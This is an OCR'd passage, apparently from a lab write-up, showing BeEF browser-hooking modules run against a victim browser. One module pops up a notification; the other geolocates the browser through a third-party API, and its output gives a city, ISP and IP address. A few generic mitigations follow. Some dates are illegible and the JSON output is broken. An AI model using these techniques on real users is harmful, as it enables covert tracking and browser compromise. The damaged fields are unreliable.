
An additional plug-in is required to display some elements on this page. Install plug-in...

Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Our Meaty Friends | Order Your BeEF-Hamper

Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images

In the control panel, we could see the command results in the rightmost panel.




id	date	label
0	2022-01-[illegible] 16:06	command 1

1 Sun Jan [illegible] 2022 16:16:39 GMT-0500 (Eastern Standard Time)
data: result=Notification has been displayed

2 Sun Jan [illegible] 2022 16:21:53 GMT-0500 (Eastern Standard Time)
data: result=User has clicked the notification

Host >> Get Geolocation (Third Party)




id	date	label
0	2022-01-[illegible] 16:34	command 1

Description: This module retrieves the physical location of the hooked browser using third-party hosted geolocation APIs.

Id: 175

API: https://geoip.tools/v1/json

In the control panel, we could see the command results in the rightmost panel.



id	date	label
0	2022-01-[illegible] 16:34	command 1

```
1    Sun Jan [illegible] 2022 16:35:47 GMT-0500 (Eastern Standard Time)
data: result={"status":"success","country":"United
States","countryCode":"US","region":"OH","regionName":"Ohio","city":"Dublin","zip":"43017","lat'
83.1131,"timezone":"America/New_York","isp":"Charter
Communications","org":"Spectrum","as":"AS10796 Charter Communications
Inc","query":"75.188.53.181"}
```

Recommended Mitigation Strategies

- **Keep the system up to date wrt to updates, patches.**
- **Restore the VM to a well functioned and clean state on a regular basis (once a week, or once a month).**
- **Change passwords regularly as a precautionary measure.**